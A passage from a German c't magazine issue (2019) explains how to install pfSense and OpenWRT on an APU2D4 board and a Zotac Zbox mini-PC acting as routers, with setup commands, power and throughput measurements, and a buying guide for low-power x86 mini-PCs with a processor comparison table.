Die gerade mal 9 Euro teurere Transcend SSD370S 32GB senkte die Idle-Leistung der Zbox um ein Viertel auf 2,8 Watt. Bei 30 Cent/kWh Stromkosten und Dauerbetrieb hat man den kleinen Aufpreis binnen 4 Jahren eingespielt. Zwar ist die SSD370S mit 217 MByte/s Lese- und 42 MByte/s Schreibleistung nach heutigen Maßstäben krötenlahm. Als Speicher für Betriebssystem und Logging-Daten genügt das aber allemal, ebenso wie die 362/37 MByte/s der L7 Evo.

Massenspeicherfeinheiten

pfSense lässt sich auf beiden Systemen vom USB-Stick installieren. Als Ziel ist beim APU2D4 eine mSATA-SSD die geschicktere Wahl, weil sie sich ohne Adapter-Käbelchen und mechanische Montage einfach in die mSATA-Fassung des Boards einsetzen lässt. Mit dem von uns gewählten Transcend-Modell MSA370 klappte die Installation problemlos. Bei 2,5-Zoll-SSDs am SATA-Port zeigte sich das APU hingegen wählerisch: Die Transcend SSD370S erkannte es zwar, aber bei der Installation von pfsense hagelte es dann AHCI/CAM-Fehler. Das blieb bei der Teamgroup L7 Evo aus.

OpenWRT für x86-Rechner muss man direkt auf das Zielmedium schreiben, Details dazu folgen weiter unten. Dafür ist bei SATA-SSDs ein preiswerter USB-zu-SATA-Adapter nötig, den viele PC-Schrauber schon in der Schublade haben dürften. Für mSATA-SSDs wird ein zusätzlicher mSATA-zu-SATA-Adapter fällig. Falls Sie den – oder ein ungenutztes USB-Gehäuse für mSATA-SSDs – nicht zur Hand haben, greifen Sie einfacherweise zu einer SATA-SSD. Indes mochte auch OpenWRT mit der SSD370S im APU2D4 nicht laufen: Der Bootloader Grub beschwerte sich beim Start des Systems über Lesefehler.

Tuninggrenzen

Welche zusätzliche Energieersparnis das Entfernen des WLAN-Moduls aus der Zbox bringt, war nicht messbar: War das WLAN unkonfiguriert, lief also weder als Client noch als Access Point, dann zog der Mini-PC laut unserem Präzisionsleistungsmessgerät LMG95 mit dem mitgelieferten Netzteil genauso viel Leistung, wie wenn das Modul ausgebaut war.

Falls es überhaupt eine Einsparung gab, dann lag sie innerhalb der Fehlergrenze des Messgeräts: Es zeigt zwar weit mehr Stellen an, kann aber ohne zusätzliche Hilfsmittel (externer Shunt) bei diesem Leistungsniveau (2,8 Watt) am Stromnetz „nur“ auf rund 0,04 Watt genau messen. Damit liegt die mögliche Einsparung in der gleichen Größenordnung. Für die paar Milliwatt müssen Sie den Schraubendreher definitiv nicht bemühen.

BIOS-Schrauben

Im APU2D4 steckt Coreboot als BIOS. Es ist ab Werk so eingestellt, dass das System von allen möglichen Massenspeichern startet. Weitere relevante Einstellungen gibt es nicht, Sie können es auf den Vorgaben stehen lassen.

Bei der Zbox sind ausgehend von den Werkseinstellungen zwei Änderungen im BIOS-Setup sinnvoll beziehungsweise nötig: Damit sie als Router erwartungsgemäß funktioniert, stellen Sie im Reiter Power den Parameter „AC Power Loss“ auf „Power On“ um. So startet das System nach Stromausfällen automatisch neu. Ferner ändern Sie unter Boot den „Boot Mode“ auf „Legacy“. Mit „Pure UEFI“ scheiterten Installationen verschiedener Linux-Varianten bei uns immer wieder am Erstellen des EFI-Boot-Eintrags. OpenWRT gibt es noch gar nicht als EFI-bootfähige Version.

Haben Sie nach der Installation des Betriebssystems die Peripherie (HDMI-Bildschirm, USB-Tastatur und -Maus) abgezogen, dann beschwert sich die Zbox während des Starts mit mehrfachem Tuten. Sie können es ignorieren. Leider war kein BIOS-Schalter zu finden, mit dem sich diese Meldung unterbinden ließe. Wer das Tuten partout loswerden will, muss den Mini-PC zerlegen – was das Garantiesiegel zerstört – und den Piezoquäker physisch stilllegen.

pfSense aufs APU

Um pfSense auf das APU2D4 zu bringen, muss Ihr PC als serielles Terminal dienen, denn das Board hat weder einen Tastatur- noch Bildschirmanschluss. Falls Ihr PC – wie die meisten modernen – keine serielle Schnittstelle mehr hat, brauchen Sie einen USB-zu-RS232-Adapter. Ferner gehört ein Nullmodem-Kabel zur Ausstattung.

Als Terminalemulator unter Windows haben wir das SSH-Tool PuTTY genommen, das auch mit COM-Ports statt einer TCP/IP-Verbindung arbeitet. Unter Linux genügt das in der Regel vorhandene Minicom. Stellen Sie den Terminalemulator auf 115.200 Bit/s, 8 Datenbits, 1 Stopbit, keine Parity ein (115200/8N1) und wählen Sie dort den Zeichensatz ISO 8859-15.

Fürs APU brauchen Sie die aktuelle pfSense-Version der Community Edition, und zwar für die AMD64-Architektur mit serieller Schnittstelle für USB-Stick-Installation. Als dieser Artikel entstand, war pfSense 2.4.4p1 aktuell. Entpacken Sie die Datei und schreiben Sie das rund 740 MByte große Image auf einen mindestens 1 GByte fassenden USB-Stick.

Anschließend kommt der Stick in eine USB-Buchse am APU. Verbinden Sie nun PC und APU über die serielle Verbindung und schalten Sie das Board ein. Auf dem Terminal sollten die Bootmeldungen zu sehen sein. Wenn pfSense nach dem Terminaltyp fragt, bestätigen Sie die Vorgabe „vt100“. Die folgenden Meldungen und Abfragen können Sie überwiegend mit Enter bestätigen, doch haben Sie ein Augenmerk bei diesen beiden Schritten: Als Tastaturlayout setzen Sie „German“. Die Partionierung sollte mit „Auto (UFS)“ geschehen.

Bei genullten SSDs meldet der pfSense-Installer, die Partitionstabelle sei ungültig. Folgen Sie seinen Vorschlägen bei der Korrektur und der neuen Partitionierung. Am Schluss fragt der Installer, ob Sie manuelle Korrekturen in der Shell vornehmen wollen: „No“. Beim anschließenden Reboot ziehen Sie den USB-Stick ab. Dann können Sie den regulären Bootvorgang im Terminal verfolgen.

Der linke Ethernet-Port direkt neben der seriellen Buchse dient in der Standardkonfiguration als WAN-Port, der mittlere Port ist der LAN-Anschluss und der letzte neben den USB-Buchsen die optionale Zone (OPT). Falls Sie diese Zuordnung beibehalten wollen, markieren Sie die Ports gleich so, was späteren Verwechslungen vorbeugt.

Schließen Sie den WAN-Port des APU für die weitere Konfiguration an ein Netzwerk mit Internetzugang an.

Die serielle Verbindung brauchen Sie nun nicht mehr. pfSense ist aus seinem LAN (mittlere Buchse) per Browser unter der Standardadresse 192.168.1.1 erreichbar, wobei Sie im Browser das selbsterzeugte Zertifikat akzeptieren müssen. Die Standardzugangsdaten lauten admin / pfsense.

Im Dashboard wird pfSense nun meistens eine etwas neuere Betriebssystemversion anzeigen. Lassen Sie das Update durchlaufen und aktivieren Sie als erste Konfigurationsänderung unter System/Advanced/Miscellaneous die HW-Crypto-Unterstützung (Cryptographic Hardware = AES-NI CPU-based Acceleration). Zum Schluss, und ebenso später nach größeren Änderungen, machen Sie ein Backup der Konfiguration (Diagnostics/Backup & Restore).

Bauvorschläge für x86-Router

Komponente	APU	Preis	Zbox	Preis
Barebone	APU2D4[1]	140 €	Zotac ZBOX CI329NANO	180 €
Gehäuse	Art.Nr.: 116319[1]	12 €	inklusive	–
Netzteil	Art.Nr.: 111168[1]	5 €	inklusive	–
RAM (4 GByte)	onboard	–	SO-DIMM DDR4-2400	27 €
Massenspeicher	Transcend MSA370 16 GB	23 €	Transcend SSD370S 32 GB	23 €
Summe		180 €		230 €

Preise von Mitte Januar 2019, zuzüglich Versandkosten

[1] Beispiellieferant für APU2D4: Meconet

pfSense auf die Zbox

Anders als beim APU2D4 brauchen Sie für die Zbox das reguläre pfSense-Image für AMD64 und USB-Stick-Installation. Das Einrichten kann bequem per vorübergehend angeschlossener USB-Peripherie (Tastatur, Maus) und Bildschirm geschehen. Der Ablauf ist derselbe wie beim APU, doch als erster Schritt nach der Installation ist ein Eingriff bei pfSense nötig.

Damit pfSense auf der Zbox später auch ohne Bildschirm hochfährt, aktivieren Sie unter „System / Advanced / Admin Access“ das serielle Terminal und lassen die serielle Konsole als primäre angewählt, auch wenn die Zbox keine solche Schnittstelle hat. Schalten Sie auf dieser Seite auch gleich den Zugang per SSH ein.

Auf der Zbox ist ebenfalls die HW-Crypto-Unterstützung zu aktivieren. Das Einschalten des Energiespar-Daemons PowerD ergab keinen sicher messbaren Unterschied (4,9 statt 5,0 Watt idle). Beim APU2D4 sank die Idle-Leistungsaufnahme immerhin um ein halbes Watt; wir ließen PowerD der besseren Vergleichbarkeit halber dort dennoch im Default-Zustand (aus).

OpenWRT auf APU und Zbox

Für die Installation von OpenWRT auf SSDs brauchen Sie das Image x86-64-combined-ext4. Wir haben unter ct.de/yh9k keinen direkten Download verlinkt, sondern die allgemeine Info-Seite, damit Sie von dort an die jeweils aktuelle Version gelangen. Das Image enthält ein Festplattenabbild mit DOS-MBR und zwei 16 und 256 MByte kleinen ext4-Partitionen. Linux-Nutzer entpacken mit zwei Kommandozeilenbefehlen das gzip-Archiv und schreiben die erhaltene Datei direkt auf die per USB-zu-SATA-Adapter an den PC angeschlossene SSD:

```
gunzip openwrt-18.06.1-x86-64-↵
↳combined-ext4.img.gz
sudo dd if=openwrt-18.06.1-x86-64-↵
↳combined-ext4.img of=/dev/sdb bs=1M
```

Ersetzen Sie das Ziel `/dev/sdb` bei Ihrem Rechner gegebenenfalls durch das passende Device, damit Sie nicht eventuell eine zweite eingebaute Festplatte überschreiben. Windows-Nutzer müssen zwei Werkzeuge installieren: einen Entpacker wie 7-Zip, der das gzip-Archiv dekomprimiert, sowie einen Image-Writer wie Win32 Disk Imager, der das Resultat dann auf die externe SSD schreibt.

Obacht: Win32 Disk Imager erkennt und überschreibt externe Datenträger nur, wenn diese bereits ein Windows-kompatibles Dateisystem tragen. Eine genullte oder vorher mit anderen Betriebssystemen verwendete SSD müssen Sie deshalb erst mit NTFS oder FAT32 formatieren. Nach dem `dd`-Schreibvorgang können Sie die SSD ins APU einsetzen und das System starten.

Bei der Zbox läuft das Verfahren genauso ab. Hier können Sie das OpenWRT-Image alternativ auch direkt im Gerät auf seine SSD bringen. Dazu laden Sie sich das Image Ihres Lieblings-Linux herunter und schreiben es unter Windows beispielsweise mit dem LiveLinux USB Creator auf einen USB-Stick. Den stecken Sie an die Zbox und starten das Gerät mit angeschlossener Peripherie (Bildschirm, Tastatur, Maus). Im Live Linux laden Sie das OpenWRT-Image per Browser herunter. Dann sind in der Shell wiederum die oben gezeigten zwei Befehle nötig.



Rücksturz in die 80er: Da das APU2D4 keinen Bildschirmanschluss hat, läuft die pfSense-Installation über ein serielles Terminal. Bei genullten SSDs meckert der Installer über eine korrupte Partitionstabelle, was man schlicht übergeht. Am Schluss erscheint das pfSense-Konsolenmenü, das sich aus dem LAN des Routers auch per SSH erreichen lässt.

Extraschritt

Anschließend muss noch eine Datei auf der Boot-Partition der SSD bearbeitet werden, weil die Zbox keine serielle Schnittstelle hat. Binden Sie die auf `/dev/sdb1` entstandene 16 MByte kleine ext4-Partition ein und bearbeiten dort als root-User die Datei `boot/grub/grub.cfg` mit dem Editor Ihrer Wahl. Kommentieren Sie die ersten beiden Zeilen mit # aus und speichern Sie. Das sorgt dafür, dass die Zbox beim Booten nicht endlos auf eine Tastatureingabe zum Starten von OpenWRT wartet. Beim nächsten Boot läuft OpenWRT an und Sie brauchen die Peripherie nicht mehr; vergessen Sie nicht, auch den Linux-USB-Stick abzuziehen.

Windows-Nutzer brauchen für diesen Schritt zwei weitere Tools: einen ext2/3-Dateisystemtreiber sowie einen Editor, der mit Linux-Textdateien umgehen kann. Als Dateisystemtreiber haben wir Ext2FSD in Version 0.69 verwendet. Nehmen Sie keinesfalls ältere Versionen, denn die können mit 64-Bit-Features angelegte ext4-Dateisysteme beschädigen. Als universeller Texteditor taugt beispielsweise Notepad++. Nach dem Ändern und Speichern können Sie die SSD in die Zbox einsetzen.

OpenWRT-Nachgang

Unter OpenWRT agiert bei der Zbox die linke Ethernet-Buchse als LAN-Anschluss und die rechte als WAN-Port. Beim APU2D4 ist links das WAN, in der Mitte das LAN. Den WAN-Port schließen Sie an ein Netzwerk mit Internetzugang an, an den LAN-Port kommt ein PC. Von dort aus loggen Sie sich per SSH ein: `ssh root@192.168.1.1` In der aufgehenden Root-Shell setzen Sie als erstes mit `passwd` das Konfigurationspasswort und holen ein paar Pakete herein:

```
opkg update
opkg install luci-ssl-openssl ↵
↳irqbalance fstrim
```

Damit ist OpenWRT auf der Zbox installiert. Auf dem APU lassen Sie noch einen Schwung weiterer Pakete folgen, damit die Krypto-Hardware und die Peripherie komplett funktionieren:

```
opkg install amd64-microcode ↵
↳kmod-leds-apu2 kmod-leds-gpio ↵
↳kmod-usb3 kmod-crypto-hw-ccp ↵
↳kmod-usb-core kmod-gpio-nct5104d ↵
↳kmod-usb2 kmod-gpio-button-hotplug ↵
↳kmod-usb-ohci kmod-sp5100_tco ↵
↳kmod-sound-core kmod-pcspkr ↵
↳flashrom
```

Nach einem Neustart mit `reboot` erreichen Sie OpenWRT nun auch per Browser unter seiner Standardadresse 192.168.1.1. Dort können Sie den Router bequem weiter konfigurieren. *(ea@ct.de)* c't

Literatur

[1] Ernst Ahlers, Gute Zäune, gute Nachbarn, Getrennte Zonen im (W)LAN einrichten, c't 8/2017, S. 80, ct.de/-3665593
[2] Markus Stubbig, Multi-WAN-Bau, pfSense als Load-Balancer, c't 24/2016, S. 128, ct.de/-3458348
[3] Christof Windeck, Gemini-Terzett, Drei lautlose Mini-PCs mit Intel Celeron J/N4000, c't 2/2019, S. 110, ct.de/-4260627
[4] Peter Siering, Wiener Wolpertinger, Linux-KVM und -ZFS ready-to-go: Proxmox VE Version 5.0, c't 17/2017, S. 52, ct.de/-3788959

Installationstipps und Tools: ***ct.de/yh9k***

Performance und Leistungsaufnahme

System	NAT PPPoE (DS)	NAT IP/IP (DS)	AES 256 CBC (OpenSSL, CPU)	AES 256 CBC (OpenSSL, Engine)	Leistungsaufnahme Idle (Watt)
APU pfSense	382	949	280	1376	6,1
Zbox pfSense	861	949	384	2424	5,0
APU OpenWRT	728	949	272	1368	5,5
Zbox OpenWRT	798	949	824	5280	4,6

alle Werte außer Leistungsaufnahme in Megabit/s



Netzzwerge

Kaufberatung: sparsame Mini-PCs für Netzwerk-Aufgaben

Wer einen Mini-PC als Router, Firewall oder Server einrichten will, wünscht sich dafür eine bezahlbare, sparsame, geräuschlose, kompakte und zuverlässige Hardware-Basis – unsere Tipps zur Auswahl.

Von Christof Windeck

Kleine und möglichst lüfterlose PCs mit sparsamen Billigprozessoren von AMD oder Intel eignen sich gut als Mini-Server sowie für Netzwerkprojekte wie die pfsense-Firewall (siehe S. 142). Ihre x86-Prozessoren ermöglichen freie Wahl bei der Software, eine Gigabit-Ethernet-Schnittstelle liefert zeitgemäßen Netzwerkdurchsatz. 2 bis 8 GByte Hauptspeicher reichen für viele Einsatzzwecke aus. Via USB 3.0 und SATA 6G lässt sich schneller Massenspeicher anbinden, manchmal gibts noch Erweiterungsmöglichkeiten via PCI Express, etwa für weitere Netzwerkadapter.

Für Netzwerkprojekte sind Mini-PCs mit zwei Gigabit-Ethernet-Buchsen sinnvoll, etwa als handoptimierter Router oder um zwei Subnetze sicher zu trennen. Sind keine internen Erweiterungen möglich, lässt sich Gigabit Ethernet (GE) per USB-3.0-Adapter für 20 Euro anflanschen – der SuperSpeed-Transfermodus genügt dafür. USB 2.0 langt hingegen nicht: Der HighSpeed-Modus schafft maximal etwa 40 Prozent von GE (40 statt rund 100 MByte/s).

Einen Mini-PC-Barebone mit einigermaßen aktuellem Prozessor bekommt man ab etwa 90 Euro. Darin steckt dann allerdings auch ein Lüfter – lüfterlose Geräte sind deutlich teurer – und nur ein GE-Port. Außerdem braucht man noch RAM und Massenspeicher, die zusammen ab etwa 50 Euro kosten. Für einen solchen x86-PC werden folglich mindestens etwa 140 Euro fällig.

Wieso kein ARM-Board?


Der aktuelle Raspberry Pi 3B+ mit WLAN und langsam angebundenem GE kostet inklusive Netzteil und Gehäuse rund 50 Euro. Da fragt man sich, weshalb man für einen Mini-PC, der auch noch mehr Strom schluckt, das Dreifache hinblättern soll. Doch die x86-Technik ist besser geeignet für schnelle Netzwerke.

Der Raspi ist billig und sparsam, weil sein Hauptbestandteil ein abgewandelter Smartphone-Prozessor ist. Dass dieser Broadcom BCM2837 sich mit wenig Strom begnügt, liegt nicht bloß an seinen vergleichsweise schwachen Rechenwerken, sondern auch am Verzicht auf schnelle Schnittstellen: Er hat weder USB 3.0 noch SATA oder gar PCI Express (PCIe). Außerdem enthält er einen sehr einfachen Speicher-Controller für höchstens 1 GByte RAM.

Schnelle Datenübertragung bedeutet, dass elektrische Leitungspfade viele Bits pro Sekunde transportieren. Dabei

schluckt der Chip einiges an elektrischer Leistung, was im Mobilbetrieb die Akkulaufzeit verkürzt – das lässt man bei Smartphones lieber weg. Für schnelle Interface-Controller werden zudem hohe Lizenzgebühren an die Entwickler der Chip-Funktionsblöcke fällig. Aus diesen Gründen übertragen beispielsweise viele aktuelle Handys mit USB Typ C darüber nur USB 2.0.

Das bedeutet nicht, dass es keine ARM-SoCs mit schnellen Schnittstellen gibt – ganz im Gegenteil gibt es sogar Prozessoren mit 32 ARM-Kernen und eingebauten 10GE-Controllern. Doch bezahlbare Mini-Rechner mit solchen ARM-SoCs und GE sind bisher nicht zu finden, sondern in kleinen Stückzahlen sogar oft deutlich teurer als welche mit x86-Chips.



Lüfterlos kühlbare Atom-Celerons löten Hersteller auch auf erweiterbare Micro-ATX-Mainboards, hier das Asrock J3455M für 75 Euro.

Atom-Celerons

Netzwerkgeräte mit aktuellen x86-Billigprozessoren haben nicht nur schnelle Interfaces, sondern auch leistungsfähige Rechenwerke. Wichtig sind die schnellen Verschlüsselungsbefehle namens AES New Instructions (AES-NI). Der Intel Celeron N4100 in der Zotac Zbox CI329 schafft damit die AES-256-CBC-Chiffre in OpenSSL mit über 600 MByte/s, selbst ohne AES-NI sind es mehr als 100 MByte/s – also genug für vollen Gigabit-Ethernet-Durchsatz. OpenSSL läuft dabei nur auf einem Kern, mit mehreren Threads ist noch höherer Durchsatz möglich – sofern der Prozessor kühl genug bleibt und sich nicht drosseln muss. Bei voller AES-Last auf einem Kern schluckt ein Mini-PC mit Celeron N4100 etwa 8 bis 10 Watt. Das schafft die passive Kühlung auch auf Dauer gut weg.

Der erwähnte Celeron N4100 gehört zur 2017 eingeführten Generation „Gemini Lake“ der sogenannten Atom-Celerons. Das sind Systems-on-Chip mit eingebauten Chipsatzfunktionen (PCIe, SATA, USB), die eng mit den „Atom“-Prozessoren für Tablets verwandt sind. Intel optimiert die Atoms für niedrigen Leistungsbedarf und billige Fertigung, sie sind nicht mit den leistungsstarken Core-i-Prozessoren verwandt. Anders ausgedrückt: Bei gleicher Taktfrequenz kann ein Core-i-Kern das Mehrfache eines Atom-Kerns leisten [1]. Doch für einfache Netzwerkaufgaben reicht ein Atom-Celeron aus. Weil er sparsam ist, braucht er nicht unbedingt einen Lüfter – jedenfalls wenn das Kühlsystem gut gemacht ist und nicht sämtliche Kerne für lange Zeit unter Vollast rechnen.

Im Prinzip kann man auch einen Mini-PC mit älterem Atom-Celeron nehmen, die Tabelle auf S. 148 zeigt die vielen Varianten. Weil sie die schnellen AES-NI-Verschlüsselungsbefehle noch nicht kennen und nur wenige USB-3.0-Ports haben, sollte man aber die Generationen vor Braswell meiden. Ab rund 125 Euro findet man Barebones direkt von Intel, die sogenannten NUCs; die Abkürzung steht für Next Unit of Computing. Die NUCs gelten als zuverlässig und haben seit dem NUC6CAYH mit Apollo Lake eine Drehzahlregelung, die den Lüfter bei geringer Last stoppt. Sie arbeiten dann geräuschlos. Leider gibt es jedoch keinen NUC mit zwei GE-Buchsen.

Mehr GE-Ports

Lüfterlose Mini-PCs mit zwei GE-Ports baut Zotac nun schon in der fünften Generation als Zbox CI329 (Gemini Lake, [2]) und CI327 (Apollo Lake); die älteren (CI325, CI323, CI320) sind nicht mehr erhältlich. Weil Intel derzeit Lieferengpässe hat, sind ältere Apollo-Lake-Rechner oft besser lieferbar als welche mit dem aktuellen Gemini Lake. Die Zbox

Prozessor-Performance im Vergleich

Prozessor	Kerne/Threads	TDP/Messung	Cinebench R15 Singlethreading	Cinebench R15 alle Threads
			besser ▶	besser ▶
Core i9-9900K	8 / 16	95 / 146 W	207	2029
Ryzen 7 2700X	8 / 16	105 / 183 W	179	1792
Core i3-8100	4 / 4	65 / 84 W	154	583
Ryzen 3 2200G	4 / 4	65 / 103 W	147	561
Core i7-8550U	4 / 8	15 W / k. A.	164	487
Pentium Gold G5400	2 / 4	51 / 43 W	155	388
Athlon 200GE	2 / 4	35 / 45 W	128	356
Celeron G4900	2 / 2	51 / 42 W	124	241
Pentium Silver N5000	4 / 4	10 W / ca. 25 W	81	221
Celeron N4100	4 / 4	10 W / ca. 25 W	70	178
Celeron J3455	4 / 4	10 W / k. A.	50	181
Celeron N3450	4 / 4	6 W / k. A.	48	173
Celeron N3150	4 / 4	6 W / k. A.	35	131
Celeron J1900[1]	4 / 4	10 W / k. A.	37	140
Atom x5-Z8300	4 / 4	4 W / k. A.	34	126
Celeron N2930[1]	4 / 4	7,5 W / k. A.	30	115

[1] ohne AES-NI

CI327 [3] bekommt man derzeit als Barebone – also ohne RAM und SSD – ab rund 160 Euro.

Das Mainboard Odroid-H2 der koreanischen Firma Hardkernel taugt eher als Mini-Server, denn es hat statt nur einem gleich zwei SATA-Ports und kann von einer NVMe-SSD oder einem eMMC-Speichermodul booten [4]. Auf WLAN muss man aber verzichten und das Odroid-H2 ist derzeit ebenfalls schlecht lieferbar. Bei Pollin soll das Board mit aufgelötetem Celeron N4100 rund 130 Euro kosten, dazu kommen noch ein passendes Netzteil und ein Gehäuse für zusammen weitere 27 Euro. Letztlich landet man in der Preisregion der Zbox CI329, bei der man weniger basteln muss.

Mit der vorletzten Atom-Celeron-Generation Apollo Lake bestückt die israelische Firma Compulab den Mini-PC fitlet2 mit zwei GE-Ports, der sich auf vier Ports erweitern lässt. Er kostet dann als Barebone rund 230 Euro, ist derzeit aber wiederum schlecht lieferbar. OEM-Zulieferer wie Jetway und Lanner bauen lüfterlose Celeron-Barebones mit drei, vier oder mehr GE-Chips. Die Preise sind aber happig und beginnen erst bei 300 Euro – mit älterer Intel-Technik, Apollo Lake und Gemini Lake sind noch selten.

Viel günstiger ist das Spezial-Mainboard APU2D4 der schweizerischen Firma PC Engines mit drei GE-Ports [6]. Man bekommt es samt Gehäuse und Netzteil ab rund 160 Euro, dabei gehören 4 GByte RAM zum Lieferumfang. Der Arbeitsspeicher ist allerdings fest aufgelötet und lässt sich nicht austauschen. Wesentlicher Nachteil des APU2D4: Es gibt keinen Display-Anschluss, weshalb das Aufspielen des Betriebssystems etwas kniffliger ist, siehe S. 142. Der vier Jahre alte AMD-Chip GX-412TC rechnet eher gemächlich, aber mit AES-Befehlen.

Mini-Alternativen

Eine Alternative zu einem Mini-PC wäre ein NAS, auf dem die Netzwerksoftware als Docker-Container oder virtuelle Maschine läuft. Doch davon raten wir ab: Erstens ist dann die Netzwerkfunktion auch von Defekten und Wartungsarbeiten am NAS betroffen. Zweitens kosten NAS mit mehr als zwei GE-Ports über 650 Euro und schlucken im Leerlauf laut Hersteller mindestens 25 Watt. Besser ist es daher, die Funktionen NAS und Router auf zwei separate Geräte zu verteilen.

Wenn die Bauform keine Rolle spielt und ausreichend Stellplatz vorhanden ist, kann man auch ein Micro-ATX-Mainboard in ein kompaktes Gehäuse schrauben. Dann sind mehrere PCIe-Netzwerkkarten – die gibts mit Realtek-Chip für unter 10 Euro – sowie bei Bedarf auch mehrere SATA-Platten und bis zu 64 GByte RAM möglich. Ein Core-i-verwandter Celeron wie der G4900 liefert außerdem mehr Rechenleistung als die meisten Atom-Celerons, zumindest bei Singlethreading.

In c't 8/2016 [7] haben wir gezeigt, dass sich ein billiger Desktop-Doppelkern wie der Celeron G4900 mit einem speziellen Kühler ebenfalls lüfterlos betreiben lässt, sofern durchs Gehäuse genügend Luft strömen kann. Mit einem sparsamen Mainboard wie dem Fujitsu D3400-B2 und einem PicoPSU-Netzteil bleibt man damit im Leerlauf unter 10 Watt. Etwas weniger basteln und bezahlen muss man mit einem Mini-ITX- oder Micro-ATX-Mainboard mit fest aufgelötetem Atom-Celeron samt lüfterlosem Kühler; man bekommt sie ab etwa 70 Euro. Die Nachteile des Atom-Celerons – nur wenige PCIe-2.0-Lanes, nur zwei SATA-Ports, höchstens 16 GByte RAM – kauft man dann aber mit. Aber immerhin lassen sich Netzwerkkarten nachrüsten, für GE reicht PCIe 2.0 x1 locker aus. 10GE-Karten verlangen PCIe-Slots mit vier oder acht Lanes, aber auch ihnen reicht PCIe 2.0.

Stromkosten

Ein Jahr hat 8760 Stunden, weshalb ein Gerät mit 5 Watt Leistungsaufnahme beim kontinuierlichen Betrieb rund um die Uhr knapp 44 Kilowattstunden (kWh) elektrische Energie im Jahr umsetzt. Zahlt man 30 Cent pro kWh, kostet das 13 Euro. Wenn Sie Ihren Mini-PC fünf Jahre lang betreiben, dann amortisieren sich 65 Euro Aufpreis, um 5 Watt Leistungsaufnahme einzusparen. Zum Vergleich: Eine Fritzbox schluckt etwa 9 Watt und verursacht somit in fünf Jahren 120 Euro Stromkosten. Bei einem NAS mit 25 Watt im Leerlauf würde der Betrieb 365 Euro kosten.

Komplizierte Klimmzüge, um ein einziges Watt Leistungsaufnahme einzusparen, lohnen sich zwar nicht – aber Kleinvieh macht Mist: Mehrere ungeschickte Entscheidungen zusammen summieren sich leicht auf 5 bis 10 Watt. Auf S. 150 finden Sie deshalb Tipps zu sparsamen Konfigurationen. *(ciw@ct.de)* c't

Literatur

[1] Christian Hirsch, CPU-Wegweiser, Prozessorvergleich vom sparsamen Dual-Core bis zum schnellen Achtzehnkerner, c't 10/2018, S. 102

[2] Christof Windeck, Gemini-Terzett, Drei lautlose Mini-PCs mit Intel Celeron J/N4000, c't 2/2019, S. 110

[3] Christof Windeck, 4K-Zuspieler, Bezahlbare, leise Mini-PCs mit HEVC-Decoder und HDMI 2.0, c't 13/2017, S. 124

[4] Christof Windeck, Netzbrettchen, Einplatinencomputer Odroid-H2 mit x86-CPU und 2 × Gigabit-Ethernet, c't 1/2019, S. 80

[5] Christof Windeck, Netz-PC, Mini-PC Compulab Fitlet2 mit vier Gigabit-Ethernet-Ports, c't 2/2018, S. 92


[6] Ernst Ahlers, Router-Rohbau, x86-Kompakt-Barebones für Router-Distributionen, c't 24/2016, S. 134

[7] Christian Hirsch, Christof Windeck, Wünsch Dir was Supersparsames, Bauvorschlag für einen lüfterlosen und sparsamen Heim-Server, c't 8/2016, S. 100

Intels „Atom-Celeron"-Familien

Codename (Fertigungstechnik)	Vorstellungsjahr	Mikroarchitektur	Typenbeispiele	Atom-Versionen	AES-NI	USB 3.0
Gemini Lake (14 nm)	2017	Goldmont+	Pentium Silver J5005, N5000, Celeron J4105, N4100, Celeron J4005, N4000	–	✓ (u. VT-d, SGX)	1 bis 6 × USB 3.0
Apollo Lake (14 nm)	2016	Goldmont	Pentium J4205, N4200, Celeron J3455, N3450, Celeron J3355, N3450	Atom x7-E3950, Atom x5-E3940, Atom x5-E3930	✓	1 bis 6 × USB 3.0
Braswell (14 nm)	2015	Airmont	Pentium J3710, N3700, Celeron J3160, N3150, Celeron J3060, N3000	Atom x5-E8000	✓	4 × USB 3.0
Cherry Trail (14 nm)	2015	Airmont	–	Atom x7-Z8700, Atom x5-Z8550, Atom x5-Z8300	✓	3 × USB 3.0
Bay Trail (22 nm)	2013	Silvermont	Pentium J2900, N3540, Celeron J1900, N2930, Celeron J1800, N2840	Atom E3845, Atom E3905, Atom Z3770	–	1 × USB 3.0
Cedarview (32 nm)	2011	Saltwell	– (auch keine Grafiktreiber für Linux und Windows 64-Bit)	Atom D2700, Atom N2800	–	–

Make:



DAS KANNST DU AUCH!



GRATIS!



2× Make testen und 6 € sparen!

Ihre Vorteile:

- ✓ Neu: Jetzt auch im Browser lesen!
- ✓ Zugriff auf Online-Artikel-Archiv*
- ✓ Zusätzlich digital über iOS oder Android lesen
- ✓ Versandkostenfrei

Für nur 15,60 Euro statt 21,80 Euro.

* Für die Laufzeit des Angebotes.

